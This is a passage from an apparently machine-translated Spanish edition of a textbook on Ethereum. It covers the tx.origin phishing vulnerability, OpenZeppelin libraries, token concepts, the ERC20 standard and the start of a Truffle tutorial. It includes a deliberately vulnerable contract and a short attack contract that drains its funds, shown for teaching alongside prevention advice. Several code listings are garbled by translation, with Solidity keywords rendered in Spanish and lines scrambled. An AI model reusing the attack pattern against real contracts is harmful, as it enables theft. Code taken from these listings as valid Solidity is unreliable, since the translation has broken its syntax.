El contrato Ethstick no usa precisión extendida; sin embargo, se trata de wei. Entonces, este contrato tendrá problemas de redondeo, pero solo en el nivel de precisión wei. Tiene algunos defectos más serios, pero estos se relacionan con la dificultad de obtener entropía en la cadena de bloques (ver Entropy Illusion).
Para una discusión más detallada sobre el contrato de Ethstick, lo referiremos a otra publicación de Peter Vessenes, "Los contratos de Ethereum van a ser dulces para los piratas informáticos".

Autenticación de origen Tx.

Solidity tiene una variable global, `tx.origin` , que atraviesa toda la pila de llamadas y contiene la dirección de la cuenta que envió originalmente la llamada (o transacción). El uso de esta variable para la autenticación en un contrato inteligente deja el contrato vulnerable a un ataque de tipo phishing.

NOTA

Para obtener más información, consulte la pregunta de intercambio de EthereumStack de dbryson , "Tx.Origin and Ethereum Oh My!" de Peter Vessenes, y "Solidity: Tx Origin Attacks" de Chris Coverdale.

la vulnerabilidad

Los contratos que autorizan a los usuarios a usar la variable `tx.origin` suelen ser vulnerables a los ataques de phishing que pueden engañar a los usuarios para que realicen acciones autenticadas en el contrato vulnerable.

Considere el contrato simple en Phishable.sol.

Ejemplo 13. Phishable.sol

```
contrato Phishable
    {dirección pública propietario;

    constructor (dirección _propietario)
        { propietario = _propietario;
    }

    function () public payable {} // recolectar ether

    function retirarTodo(dirección _destinatario) public { require(tx.origin
        == propietario); _destinatario.transferencia(este.saldo);

    }
}
```

Tenga en cuenta que en la línea 11, el contrato autoriza la función de retirar todo utilizando tx.origin . Este contrato permite que un atacante cree un contrato de ataque de la forma:

```
importar "Phishable.sol";

contrato contrato de ataque {

        Phishable phishableContract;
        atacante de dirección; // La dirección del atacante para recibir fondos

        constructor (Phishable _phishableContract, dirección _atacadorAddress) {
                phishableContract = _phishableContract; atacante
                = _dirección del atacante;
        }

        función () pagadero {
                phishableContract.withdrawAll(atacante);
        }
}
```

El atacante podría disfrazar este contrato como su propia dirección privada y diseñar socialmente a la víctima (el propietario del contrato Phishable) para enviar algún tipo de transacción a la dirección, tal vez enviando a este contrato una cierta cantidad de éter. La víctima, a menos que tenga cuidado, puede no darse cuenta de que hay un código en la dirección del atacante, o el atacante puede hacerlo pasar por una billetera multifirma o alguna billetera de almacenamiento avanzado (recuerde que el código fuente de los contratos públicos no está disponible por defecto) .

En cualquier caso, si la víctima envía una transacción con suficiente gas a la dirección de AttackContract , invocará la función fallback, que a su vez llama a la función retirarTodo del contrato Phishable con el parámetro atacante . Esto resultará en el retiro de todos los fondos del contrato Phishable a la dirección del atacante . Esto se debe a que la dirección que primero inicializó el llamada fue la víctima (es decir, el propietario del contrato Phishable). Por lo tanto, tx.origin será igual a propietario y se aprobará el requerimiento en la línea 11 del contrato Phishable .

Técnicas Preventivas

tx.origin no debe usarse para autorización en contratos inteligentes. Esto no quiere decir que la variable tx.origin nunca deba usarse. Tiene algunos casos de uso legítimos en contratos inteligentes. Por ejemplo, si uno quisiera denegar contratos externos para llamar al contrato actual, podría implementar un requisito de la forma require(tx.origin == msg.sender) . Esto evita que se utilicen contratos intermedios para llamar al contrato actual, limitando el contrato a direcciones regulares sin código.

Bibliotecas de contrato

Hay una gran cantidad de código existente disponible para su reutilización, tanto implementado en la cadena como bibliotecas invocables como fuera de la cadena como bibliotecas de plantillas de código. Las bibliotecas en la plataforma, una vez implementadas, existen como contratos inteligentes de código de bytes, por lo que se debe tener mucho cuidado antes de usarlas en producción. Sin embargo, el uso de bibliotecas existentes en la plataforma bien establecidas tiene muchas ventajas, como poder beneficiarse de las últimas actualizaciones, y le ahorra dinero y beneficia al ecosistema Ethereum al reducir la cantidad total de contratos en vivo en Ethereum.

En Ethereum, el recurso más utilizado es la suite OpenZeppelin, una amplia biblioteca de contratos que van desde implementaciones de tokens ERC20 y ERC721, hasta muchos tipos de

modelos de crowdsale, hasta comportamientos simples que se encuentran comúnmente en los contratos, como Ownable o LimitBalance . Los contratos en este repositorio se han probado exhaustivamente y, en algunos casos, incluso funcionan como implementaciones estándar *de facto* . Son de uso gratuito y son creados y mantenidos por Zeppelin junto con una lista cada vez mayor de colaboradores externos.

También de Zeppelin está ZeppelinOS, una plataforma de código abierto de servicios y herramientas para desarrollar y administrar aplicaciones de contratos inteligentes de forma segura. ZeppelinOS proporciona una capa en la parte superior de EVM que facilita a los desarrolladores el lanzamiento de DApps actualizables vinculados a una biblioteca en cadena de contratos bien probados que son actualizables. Diferentes versiones de estas bibliotecas pueden coexistir en la plataforma Ethereum, y un sistema de comprobantes permite a los usuarios proponer o impulsar mejoras en diferentes direcciones. La plataforma también proporciona un conjunto de herramientas fuera de la cadena para depurar, probar, implementar y monitorear aplicaciones descentralizadas.

El proyecto ethpm tiene como objetivo organizar los diversos recursos que se están desarrollando en el ecosistema proporcionando un sistema de gestión de paquetes. Como tal, su registro proporciona más ejemplos para que explore:

- Sitio web: https://www.ethpm.com/
- Enlace del repositorio: https://www.ethpm.com/registry
- Enlace GitHub: https://github.com/ethpm
- Documentación: https://www.ethpm.com/docs/integration-guide

Conclusiones

Cualquier desarrollador que trabaje en el dominio de contratos inteligentes tiene mucho que saber y comprender. Al seguir las mejores prácticas en el diseño de su contrato inteligente y la escritura de código, evitará muchos escollos y trampas graves.

Quizás el principio de seguridad de software más fundamental es maximizar la reutilización del código confiable. En criptografía, esto es tan importante que se ha condensado en un adagio: "No hagas tu propia criptografía". En el caso de los contratos inteligentes, esto equivale a obtener todo lo posible de las bibliotecas disponibles gratuitamente que han sido examinadas minuciosamente por la comunidad.

fichas

La palabra "token" deriva del inglés antiguo "tȳcen", que significa signo o símbolo. Se usa comúnmente para referirse a artículos similares a monedas de propósito especial emitidos de forma privada y de valor intrínseco insignificante, como fichas de transporte, fichas de lavandería y fichas de juegos de arcade.

Hoy en día, los "tokens" administrados en cadenas de bloques están redefiniendo la palabra para referirse a abstracciones basadas en cadenas de bloques que se pueden poseer y que representan activos, moneda o derechos de acceso.

La asociación entre la palabra "token" y valor insignificante tiene mucho que ver con el uso limitado de las versiones físicas de tokens. A menudo restringidos a empresas, organizaciones o ubicaciones específicas, los tokens físicos no se pueden intercambiar fácilmente y, por lo general, solo tienen una función. Con los tokens de blockchain, estas restricciones se eliminan o, más exactamente, se pueden redefinir por completo. Muchos tokens de blockchain sirven para múltiples propósitos a nivel mundial y pueden intercambiarse entre sí o por otras monedas en los mercados líquidos globales. Con las restricciones de uso y propiedad desaparecidas, la expectativa de "valor insignificante" también es cosa del pasado.

En este capítulo, analizamos varios usos de los tokens y cómo se crean. También discutimos los atributos de los tokens, como la fungibilidad y la intrínseca. Finalmente, examinamos los estándares y tecnologías en los que se basan y experimentamos construyendo nuestros propios tokens.

Cómo se utilizan las fichas

El uso más obvio de los tokens es como monedas privadas digitales. Sin embargo, este es solo un uso posible. Los tokens se pueden programar para cumplir muchas funciones diferentes, a menudo superpuestas. Por ejemplo, un token puede transmitir simultáneamente un derecho de voto, un derecho de acceso y la propiedad de un recurso. Como muestra la siguiente lista, la moneda es solo la primera "aplicación":

Divisa

Una ficha puede servir como una forma de moneda, con un valor determinado a través del comercio privado.

Recurso

Un token puede representar un recurso obtenido o producido en una economía compartida o un entorno de recursos compartidos; por ejemplo, un token de almacenamiento o CPU que representa recursos que se pueden compartir a través de una red.

Activo

Un token puede representar la propiedad de un activo intrínseco o extrínseco, tangible o intangible; por ejemplo, oro, bienes raíces, un automóvil, petróleo, energía, artículos MMOG, etc.

Acceso

Un token puede representar derechos de acceso y otorgar acceso a una propiedad digital o física, como un foro de discusión, un sitio web exclusivo, una habitación de hotel o un automóvil de alquiler.

Equidad

Un token puede representar el capital social de una organización digital (p. ej., una DAO) o entidad legal (p. ej., una corporación).

Votación

Un token puede representar derechos de voto en un sistema digital o legal.

Coleccionable

Un token puede representar un coleccionable digital (p. ej., CryptoPunks) o un coleccionable físico (p. ej., una pintura).

Identidad

Un token puede representar una identidad digital (por ejemplo, un avatar) o una identidad legal (por ejemplo, una identificación nacional).

Atestación

Un token puede representar una certificación o atestación de hecho por alguna autoridad o por un sistema de reputación descentralizado (por ejemplo, registro de matrimonio, certificado de nacimiento, título universitario).

Utilidad

Un token se puede utilizar para acceder o pagar un servicio.

A menudo, un solo token abarca varias de estas funciones. A veces es difícil discernir entre ellos, ya que los equivalentes físicos siempre han estado inextricablemente vinculados. Por ejemplo, en el mundo físico, una licencia de conducir (certificado) también es un documento de identidad (identidad) y los dos no se pueden separar. En el ámbito digital, las funciones previamente mezcladas se pueden separar y desarrollar de forma independiente (por ejemplo, una atestación anónima).

Fichas y fungibilidad

Wikipedia dice: "En economía, la fungibilidad es la propiedad de un bien o una mercancía cuyas unidades individuales son esencialmente intercambiables".

Las fichas son fungibles cuando podemos sustituir cualquier unidad individual de la ficha por otra sin ninguna diferencia en su valor o función.

Estrictamente hablando, si se puede rastrear la procedencia histórica de un token, entonces no es completamente fungible. La capacidad de rastrear la procedencia puede llevar a la inclusión en listas negras y listas blancas, lo que reduce o elimina la fungibilidad.

Los tokens no fungibles son tokens que representan un elemento tangible o intangible único y, por lo tanto, no son intercambiables. Por ejemplo, una ficha que representa la propiedad de una pintura *específica* de Van Gogh no es equivalente a otra ficha que representa un Picasso, aunque puedan ser parte del mismo sistema de "fichas de propiedad de arte". Del mismo modo, un token que representa un coleccionable digital *específico ,* como un CryptoKitty específico, no es intercambiable con ningún otro CryptoKitty.
Cada token no fungible está asociado con un identificador único, como un número de serie.

Veremos ejemplos de tokens fungibles y no fungibles más adelante en este capítulo.

NOTA

Tenga en cuenta que "fungible" se usa a menudo para significar "directamente intercambiable por dinero" (por ejemplo, una ficha de casino se puede "cobrar", mientras que las fichas de lavandería normalmente no pueden). Este *no* es el sentido en el que usamos la palabra aquí.

Riesgo de contraparte

El riesgo de contraparte es el riesgo de que la *otra* parte en una transacción no cumpla con sus obligaciones.
Algunos tipos de transacciones sufren un riesgo de contraparte adicional porque hay más de dos partes involucradas. Por ejemplo, si tiene un certificado de depósito de un metal precioso y se lo vende a alguien, hay al menos tres partes en esa transacción: el vendedor, el comprador y el

custodio del metal precioso. Alguien posee el activo físico; por necesidad, se vuelven parte del cumplimiento de la transacción y agregan riesgo de contraparte a cualquier transacción que involucre ese activo. En general, cuando un activo se negocia indirectamente a través del intercambio de un token de propiedad, existe un riesgo de contraparte adicional por parte del custodio del activo. ¿Tienen el activo? ¿Reconocerán (o permitirán) la transferencia de propiedad basada en la transferencia de un token (como un certificado, escritura, título o token digital)? En el mundo de los tokens digitales que representan activos, como en el mundo no digital, es importante comprender quién posee el activo representado por el token y qué reglas se aplican a ese activo subyacente.

Fichas e intrínseca

La palabra "intrínseco" deriva del latín "intra", que significa "desde adentro".

Algunos tokens representan elementos digitales que son intrínsecos a la cadena de bloques. Esos activos digitales se rigen por reglas de consenso, al igual que los tokens mismos. Esto tiene una implicación importante: los tokens que representan activos intrínsecos no conllevan un riesgo de contraparte adicional. Si tiene las llaves de un CryptoKitty, no hay ninguna otra parte que tenga ese CryptoKitty para usted: usted lo posee directamente. Se aplican las reglas de consenso de blockchain y su propiedad (es decir, control) de las claves privadas es equivalente a la propiedad del activo, sin ningún intermediario.

Por el contrario, muchos tokens se utilizan para representar cosas *extrínsecas ,* como bienes raíces, acciones corporativas con derecho a voto, marcas registradas y lingotes de oro. La propiedad de estos artículos, que no están "dentro" de la cadena de bloques, se rige por la ley, la costumbre y la política, aparte de las reglas de consenso que rigen el token. En otras palabras, los emisores y propietarios de tokens aún pueden depender de contratos no inteligentes del mundo real. Como resultado, estos activos extrínsecos conllevan un riesgo de contraparte adicional porque están en manos de custodios, registrados en registros externos o controlados por leyes y políticas fuera del entorno de la cadena de bloques.

Una de las ramificaciones más importantes de los tokens basados en blockchain es la capacidad de convertir activos extrínsecos en activos intrínsecos y, por lo tanto, eliminar el riesgo de contraparte. Un buen ejemplo es pasar del capital de una corporación (extrínseco) a un token de capital o de voto en una *DAO* u organización similar (intrínseca).

Uso de tokens: utilidad o equidad

Casi todos los proyectos en Ethereum hoy se lanzan con algún tipo de token. Pero, ¿todos estos proyectos realmente necesitan tokens? ¿Hay alguna desventaja en el uso de un token, o veremos que el eslogan "tokenizar todas las cosas" se haga realidad? En principio, el uso de tokens puede verse como la última herramienta de gestión u organización. En la práctica, la integración de las plataformas blockchain, incluido Ethereum, en las estructuras existentes de la sociedad significa que, hasta el momento, existen muchas limitaciones para su aplicabilidad.

Comencemos aclarando el papel de un token en un nuevo proyecto. La mayoría de los proyectos utilizan tokens en una de dos formas: ya sea como "tokens de utilidad" o como "tokens de capital". Muy a menudo, esos dos roles se combinan.

Los tokens de utilidad son aquellos en los que se requiere el uso del token para obtener acceso a un servicio, aplicación o recurso. Los ejemplos de tokens de utilidad incluyen tokens que representan recursos como almacenamiento compartido o acceso a servicios como redes sociales.

Los tokens de capital son aquellos que representan acciones en el control o propiedad de algo, como un

puesta en marcha. Los tokens de capital pueden ser tan limitados como las acciones sin derecho a voto para la distribución de dividendos y ganancias, o tan expansivos como las acciones con derecho a voto en una organización autónoma descentralizada, donde la gestión de la plataforma se realiza a través de algún sistema de gobierno complejo basado en los votos de los poseedores del token.

¡Es un pato!

Muchas nuevas empresas se enfrentan a un problema difícil: los tokens son un gran mecanismo de recaudación de fondos, pero ofrecer valores (capital) al público es una actividad regulada en la mayoría de las jurisdicciones. Al disfrazar tokens de acciones como tokens de utilidad, muchas nuevas empresas esperan eludir estas restricciones regulatorias y recaudar dinero de una oferta pública mientras la presentan como una preventa de "vales de acceso al servicio" o, como los llamamos, tokens de utilidad. Queda por ver si estas ofertas de acciones apenas disfrazadas podrán eludir a los reguladores.

Como dice el dicho popular: "Si camina como un pato y grazna como un pato, es un pato". No es probable que los reguladores se distraigan con estas contorsiones semánticas; todo lo contrario, es más probable que vean tales sofismas legales como un intento de engañar al público.

Fichas de utilidad: ¿Quién las necesita?

El problema real es que los tokens de utilidad presentan riesgos significativos y barreras de adopción para las nuevas empresas. Quizás en un futuro lejano "tokenizar todas las cosas" se convierta en realidad, pero en la actualidad el conjunto de personas que entienden y desean usar un token es un subconjunto del ya pequeño mercado de criptomonedas.

Para una startup, cada innovación representa un riesgo y un filtro de mercado. La innovación es tomar el camino menos transitado, alejarse del camino de la tradición. Ya es un paseo solitario. Si una startup está tratando de innovar en una nueva área de tecnología, como el intercambio de almacenamiento a través de redes P2P, ese es un camino bastante solitario. Agregar un token de utilidad a esa innovación y exigir a los usuarios que adopten tokens para usar el servicio agrava el riesgo y aumenta las barreras para la adopción. Se está alejando del camino ya solitario de la innovación de almacenamiento P2P y adentrándose en la naturaleza.

Piense en cada innovación como un filtro. Limita la adopción al subconjunto del mercado que puede convertirse en los primeros en adoptar esta innovación. Agregar un segundo filtro combina ese efecto, lo que limita aún más el mercado direccionable. Está pidiendo a sus primeros usuarios que adopten no una, sino dos tecnologías completamente nuevas: la nueva aplicación/plataforma/servicio que creó y la economía de fichas.

Para una startup, cada innovación introduce riesgos que aumentan la posibilidad de fracaso de la startup. Si toma su idea de inicio ya arriesgada y agrega un token de utilidad, está agregando todos los riesgos de la plataforma subyacente (Ethereum), la economía más amplia (intercambios, liquidez), el entorno regulatorio (reguladores de acciones / productos básicos) y tecnología (contratos inteligentes , estándares de fichas). Eso es mucho riesgo para una startup.

Los defensores de "tokenizar todas las cosas" probablemente responderán que al adoptar tokens también heredan el entusiasmo del mercado, los primeros usuarios, la tecnología, la innovación y la liquidez de toda la economía de tokens. Eso también es cierto. La pregunta es si los beneficios y el entusiasmo superan los riesgos y las incertidumbres.

Sin embargo, algunas de las ideas comerciales más innovadoras están teniendo lugar en el ámbito de las criptomonedas. Si los reguladores no son lo suficientemente rápidos para adoptar leyes y respaldar nuevos modelos comerciales, los empresarios y el talento asociado buscarán operar en otras jurisdicciones que sean más amigables con las criptomonedas. Esto ya está sucediendo.

Finalmente, al comienzo de este capítulo, al presentar las fichas, discutimos el significado coloquial de "ficha" como "algo de valor insignificante". La razón subyacente del valor insignificante de la mayoría de los tokens es que solo se pueden usar en un contexto muy limitado: una empresa de autobuses, una lavandería, una sala de juegos, un hotel o una tienda de la empresa. La liquidez limitada, la aplicabilidad limitada y los altos costos de conversión reducen el valor de los tokens hasta que solo tienen un valor de "token". Entonces, cuando agrega un token de utilidad a su plataforma, pero el token solo se puede usar en su plataforma única con un mercado pequeño, está recreando las condiciones que hicieron que los tokens físicos no valieran nada. De hecho, esta puede ser la forma correcta de incorporar la tokenización en su proyecto. Sin embargo, si para usar su plataforma un usuario tiene que convertir algo en su token de utilidad, usarlo y luego convertir el resto nuevamente en algo más útil en general, ha creado un código de empresa. Los costos de cambio de un token digital son órdenes de magnitud más bajos que los de un token físico sin mercado, pero no son cero. Los tokens de utilidad que funcionan en todo un sector industrial serán muy interesantes y probablemente bastante valiosos. Pero si configura su startup para que tenga que arrancar un estándar de la industria completo para tener éxito, es posible que ya haya fallado.

NOTA

Uno de los beneficios de implementar servicios en plataformas de uso general como Ethereum es poder conectar contratos inteligentes (y, por lo tanto, la utilidad de los tokens) entre proyectos, lo que aumenta el potencial de liquidez y utilidad de los tokens.

Tome esta decisión por las razones correctas. Adopte un token porque su aplicación *no puede funcionar sin un token.* Adóptelo porque el token elimina una barrera fundamental del mercado o resuelve un problema de acceso. No introduzca un token de utilidad porque es la única forma en que puede recaudar dinero rápidamente y debe fingir que no es una oferta pública de valores.

Fichas en Ethereum

Los tokens de Blockchain existían antes de Ethereum. De alguna manera, la primera moneda de la cadena de bloques, Bitcoin, es un token en sí mismo. Muchas plataformas de fichas también se desarrollaron en Bitcoin y otras criptomonedas antes de Ethereum. Sin embargo, la introducción del primer token estándar en Ethereum provocó una explosión de tokens.

Vitalik Buterin sugirió tokens como una de las aplicaciones más obvias y útiles de una cadena de bloques programable generalizada como Ethereum. De hecho, en el primer año de Ethereum, era común ver a Vitalik y otros vistiendo camisetas estampadas con el logotipo de Ethereum y una muestra de contrato inteligente en la parte posterior. Hubo varias variaciones de esta camiseta, pero la más común mostraba una implementación de un token.

Antes de profundizar en los detalles de la creación de tokens en Ethereum, es importante tener una descripción general de cómo funcionan los tokens en Ethereum. Los tokens son diferentes de ether porque el Ethereum El protocolo no sabe nada de ellos. Enviar ether es una acción intrínseca de la plataforma Ethereum, pero enviar o incluso poseer tokens no lo es. El saldo de éter de las cuentas de Ethereum se maneja a nivel de protocolo, mientras que el saldo de fichas de las cuentas de Ethereum se maneja a nivel de contrato inteligente. Para crear un nuevo token en Ethereum, debe crear un nuevo contrato inteligente. Una vez implementado, el contrato inteligente maneja todo, incluida la propiedad, las transferencias y los derechos de acceso. Puede escribir su contrato inteligente para realizar todas las acciones necesarias de la forma que desee, pero probablemente sea más inteligente seguir un estándar existente. Veremos tales estándares a continuación. Discutimos los pros y los contras de los siguientes estándares al final del capítulo.

El estándar de fichas ERC20

El primer estándar fue presentado en noviembre de 2015 por Fabian Vogelsteller como una solicitud de comentarios (ERC) de Ethereum. Se le asignó automáticamente el número 20 de GitHub, lo que dio lugar al nombre "token ERC20". La gran mayoría de los tokens se basan actualmente en el estándar ERC20. La solicitud de comentarios de ERC20 finalmente se convirtió en la Propuesta de mejora de Ethereum 20 (EIP-20), pero en su mayoría todavía se la conoce con el nombre original, ERC20.

ERC20 es un estándar para *tokens fungibles,* lo que significa que las diferentes unidades de un token ERC20 son intercambiables y no tienen propiedades únicas.

El estándar ERC20 define una interfaz común para los contratos que implementan un token, de modo que se pueda acceder y utilizar cualquier token compatible de la misma manera. La interfaz consta de una serie de funciones que deben estar presentes en cada implementación del estándar, así como algunas funciones y atributos opcionales que los desarrolladores pueden agregar.

ERC20 funciones y eventos requeridos

Un contrato de token que cumpla con ERC20 debe proporcionar al menos las siguientes funciones y eventos:

suministro total

Devuelve el total de unidades de este token que existen actualmente. Los tokens ERC20 pueden tener un suministro fijo o variable.

equilibrio de

Dada una dirección, devuelve el saldo del token de esa dirección.

transferir

Dada una dirección y cantidad, transfiere esa cantidad de tokens a esa dirección, desde el saldo de la dirección que ejecutó la transferencia.

Transferido de

Dado un remitente, un destinatario y una cantidad, transfiere tokens de una cuenta a otra. Se usa en combinación con aprobar.

aprobar

Dada la dirección del destinatario y el monto, autoriza a esa dirección a realizar varias transferencias hasta ese monto, desde la cuenta que emitió la aprobación.

tolerancia

Dada una dirección de propietario y una dirección de gasto, devuelve el monto restante que el gasto está aprobado para retirar del propietario.

Transferir

Evento activado tras una transferencia exitosa (call to transfer o transferFrom) (incluso para transferencias de valor cero).

Aprobación

Evento registrado en una llamada exitosa para aprobar.

Funciones opcionales del ERC20

Además de las funciones requeridas enumeradas en la sección anterior, las siguientes funciones opcionales

también están definidos por la norma:

nombre

Devuelve el nombre legible por humanos (p. ej., "dólares estadounidenses") del token.

símbolo

Devuelve un símbolo legible por humanos (por ejemplo, "USD") para el token.

decimales

Devuelve el número de decimales utilizados para dividir cantidades de fichas. Por ejemplo, si los decimales son 2, la cantidad del token se divide por 100 para obtener su representación de usuario.

La interfaz ERC20 definida en Solidity

Así es como se ve una especificación de interfaz ERC20 en Solidity:

```
contract ERC20
    { function totalSupply() constante devuelve (uint theTotalSupply); función
    balanceOf(dirección _propietario) rendimientos constantes (saldo uint); función de
    transferencia (dirección _a, uint _valor) devuelve (bool éxito); función transferFrom(dirección
    _desde, dirección _a, uint _valor) devuelve (bool éxito); función de aprobación (dirección
        _gastador, uint _valor) devuelve (bool éxito); asignación de función (dirección _propietario,
    dirección _gastador) rendimientos constantes

        (uint restante);
    transferencia de eventos (dirección indexada _desde, dirección indexada _a, uint _valor);
    Aprobación del evento (dirección indexada _propietario, dirección indexada _gastador, uint _valor);
}
```

Estructuras de datos ERC20

Si examina cualquier implementación de ERC20, verá que contiene dos estructuras de datos, una para realizar un seguimiento de los saldos y otra para realizar un seguimiento de las asignaciones. En Solidity, se implementan con un *mapeo de datos.*

El primer mapeo de datos implementa una tabla interna de saldos de tokens, por propietario. Esto permite que el contrato de fichas realice un seguimiento de quién posee las fichas. Cada transferencia es una deducción de una saldo y una adición a otro saldo:

```
mapeo(dirección => uint256) saldos;
```

La segunda estructura de datos es un mapeo de datos de asignaciones. Como veremos en la siguiente sección, con los tokens ERC20, el propietario de un token puede delegar autoridad a un gastador, lo que le permite gastar una cantidad específica (asignación) del saldo del propietario. El contrato ERC20 realiza un seguimiento de las asignaciones con un mapeo bidimensional, en el que la clave principal es la dirección del propietario del token, la asignación a una dirección de gasto y un monto de asignación:

```
mapeo (dirección => mapeo (dirección => uint256)) público permitido;
```

Flujos de trabajo ERC20: "transferir" y "aprobar y transferir desde"

El estándar de token ERC20 tiene dos funciones de transferencia. Quizás se pregunte por qué.

ERC20 permite dos flujos de trabajo diferentes. El primero es un flujo de trabajo directo de transacción única que utiliza la función de transferencia. Este flujo de trabajo es el que utilizan las billeteras para enviar tokens a otras billeteras. La gran mayoría de las transacciones de tokens ocurren con el flujo de trabajo de transferencia.

Ejecutar el contrato de cesión es muy sencillo. Si Alice quiere enviar 10 tokens a Bob, su billetera envía una transacción a la dirección del contrato del token, llamando a la función de transferencia con la dirección de Bob y 10 como argumentos. El contrato de token ajusta el saldo de Alice (-10) y el saldo de Bob (+10) y emite un evento de Transferencia.

El segundo flujo de trabajo es un flujo de trabajo de dos transacciones que usa aprobar seguido de transferirDesde.
Este flujo de trabajo permite que el propietario de un token delegue su control a otra dirección. Se usa con mayor frecuencia para delegar el control a un contrato de distribución de tokens, pero también lo pueden usar los intercambios.

Por ejemplo, si una empresa vende tokens para una ICO, puede aprobar una dirección de contrato de venta colectiva para distribuir una cierta cantidad de tokens. El contrato de venta colectiva puede transferirse desde
el saldo del propietario del contrato del token a cada comprador del token, como se ilustra en el flujo de trabajo de aprobación y transferencia de dos pasos de los tokens ERC20.

NOTA

Una *oferta inicial de monedas* (ICO) es un mecanismo de financiación colectiva utilizado por empresas y organizaciones para recaudar dinero mediante la venta de tokens. El término se deriva de Oferta Pública Inicial (IPO), que es el proceso mediante el cual una empresa pública ofrece acciones para la venta a inversores en una bolsa de valores. A diferencia de los mercados de OPI altamente regulados, las ICO son abiertas, globales y desordenadas. Los ejemplos y explicaciones de las ICO en este libro no respaldan este tipo de recaudación de fondos.

Figura 1. El flujo de trabajo de aprobación y transferencia de dos pasos de los tokens ERC20

Para el flujo de trabajo de aprobación y transferencia, se necesitan dos transacciones. Digamos que Alice quiere permitir que el contrato de AliceICO venda el 50 % de todos los tokens de AliceCoin a compradores como Bob y Charlie. Primero, Alice lanza el contrato AliceCoin ERC20, emitiendo todas las AliceCoin a su propia dirección. Luego, Alice lanza el contrato AliceICO que puede vender tokens por ether. A continuación, Alice inicia el flujo de trabajo de aprobación y transferencia. Envía una transacción al contrato de AliceCoin, solicitando aprobación con la dirección del contrato de AliceICO y el 50 % del suministro total como argumentos. Esto activará el evento de aprobación. Ahora, el contrato AliceICO puede vender AliceCoin.

Cuando el contrato AliceICO recibe éter de Bob, debe enviar algunas AliceCoin a Bob a cambio. Dentro del contrato AliceICO hay un tipo de cambio entre AliceCoin y ether. El tipo de cambio que Alice estableció cuando creó el contrato AliceICO determina cuántos tokens recibirá Bob por la cantidad de ether enviada al contrato AliceICO. Cuando el contrato AliceICO

llama a la función transferFrom de AliceCoin, establece la dirección de Alice como el remitente y la dirección de Bob como el destinatario, y utiliza el tipo de cambio para determinar cuántos tokens de AliceCoin serán
transferido a Bob en el campo de valor. El contrato de AliceCoin transfiere el saldo de Alice's
dirección a la dirección de Bob y desencadena un evento de transferencia. El contrato AliceICO puede llamar a transferFrom un número ilimitado de veces, siempre que no exceda el límite de aprobación establecido por Alice. El contrato AliceICO puede realizar un seguimiento de cuántos tokens AliceCoin puede vender llamando a la función de asignación.

implementaciones ERC20

Si bien es posible implementar un token compatible con ERC20 en aproximadamente 30 líneas de código Solidity, la mayoría de las implementaciones son más complejas. Esto es para tener en cuenta las posibles vulnerabilidades de seguridad.
Hay dos implementaciones mencionadas en el estándar EIP-20:

consenso EIP20

Una implementación simple y fácil de leer de un token compatible con ERC20.

Token estándar de OpenZeppelin

Esta implementación es compatible con ERC20, con precauciones de seguridad adicionales. Forma la base de las bibliotecas de OpenZeppelin que implementan tokens compatibles con ERC20 más complejos con límites de recaudación de fondos, subastas, cronogramas de adjudicación y otras características.

Lanzamiento de nuestro propio token ERC20

Creemos y lancemos nuestro propio token. Para este ejemplo, usaremos el marco Truffle. El ejemplo asume que ya instaló truffle y lo configuró, y está familiarizado con su funcionamiento básico (para más detalles, consulte [truffle]).

Llamaremos a nuestro token "Mastering Ethereum Token", con el símbolo "MET".

> **NOTA** Puede encontrar este ejemplo en el repositorio de GitHub del libro.

Primero, creemos e inicialicemos un directorio de proyecto de Truffle. Ejecute estos cuatro comandos y acepte las respuestas predeterminadas a cualquier pregunta:

$ **mkdir METoken**
$ **cd METoken**
METoken $ **trufa inicial**
METoken $ **npm inicio**
Ahora debería tener la siguiente estructura de directorios:

```
token/
+---- contratos
| `---- Migraciones.sol +----
migraciones `----
 paquete.json 1_initial_migration.js | +----


+---- trufa-config.js `---- trufa.js
```

Edite el archivo de configuración *truffle.js* o *truffle-config.js* para configurar su entorno Truffle, o copie este último del repositorio.

Si usa el ejemplo *truffle-config.js,* recuerde crear un archivo .env en la carpeta *METoken* que contenga sus claves privadas de prueba para probar e implementar en redes de prueba públicas de Ethereum, como Ropsten o Kovan. Puede exportar su clave privada de red de prueba desde MetaMask.

Después de eso, su directorio debería verse así:

```
token/
+---- contratos
| `---- Migraciones.sol +----
migraciones `----
 paquete.json 1_initial_migration.js |+— truffle-
config.js +---- truffle.js `---- .env *archivo
nuevo*
```

ADVERTENCIA	Solo use claves de prueba o mnemónicos de prueba que *no* se usen para mantener fondos en la red principal de Ethereum. *Nunca* use claves que contengan dinero real para realizar pruebas.

Para nuestro ejemplo, importaremos la biblioteca OpenZeppelin, que implementa algunas comprobaciones de seguridad importantes y es fácil de ampliar:

$ **npm instalar openzeppelin-solidity@1.12.0**

+ openzeppelin-solidity@1.12.0 agregó 1
paquete de 1 colaborador y auditó 2381 paquetes en 4.074s El paquete openzeppelin-solidity
agregará alrededor de 250 archivos en el directorio *node_modules* . La biblioteca de OpenZeppelin incluye mucho más que el token ERC20, pero solo usaremos una pequeña parte.

A continuación, escribamos nuestro contrato de token. Cree un *archivo* nuevo , METoken.sol, y copie el código de ejemplo de GitHub.

Nuestro contrato, que se muestra en METoken.sol: un contrato de Solidity que implementa un token ERC20, es muy simple, ya que hereda toda su funcionalidad de la biblioteca OpenZeppelin.

Ejemplo 1. METoken.sol: Un contrato de Solidity implementando un token ERC20

```
enlace:código/trufa/METoken/contratos/METoken.sol[]
```

Aquí, estamos definiendo el nombre, el símbolo y los decimales de las variables opcionales. También definimos una variable _initial_supply, establecida en 21 millones de tokens; con dos decimales de subdivisión que da 2.100 millones de unidades totales. En la función de inicialización (constructor) del contrato, configuramos el totalSupply para que sea igual a _initial_supply y asignamos todo el _initial_supply al saldo de la cuenta (msg.sender) que crea el contrato METoken.

Ahora usamos truffle para compilar el código METoken:

$ **truffle compilar**
Compilando ./contracts/METoken.sol...
Compilando ./contratos/Migraciones.sol...
Compilando openzeppelin-solidity/contracts/math/SafeMath.sol...
Compilando openzeppelin-solidity/contracts/token/ERC20/BasicToken.sol...
Compilando openzeppelin-solidity/contracts/token/ERC20/ERC20.sol...
Compilando openzeppelin-solidity/contracts/token/ERC20/ERC20Basic.sol...
Compilando openzeppelin-solidity/contracts/token/ERC20/StandardToken.sol...
Como puede ver, truffle incorpora las dependencias necesarias de las bibliotecas de OpenZeppelin y también compila esos contratos.

Configuremos un script de migración para implementar el contrato METoken. Cree un nuevo archivo llamado *2_deploy_contracts.js,* en la carpeta *METoken/ migrations* . Copie el contenido del ejemplo en el repositorio de GitHub:

2_deploy_contracts: Migración para implementar METoken

```
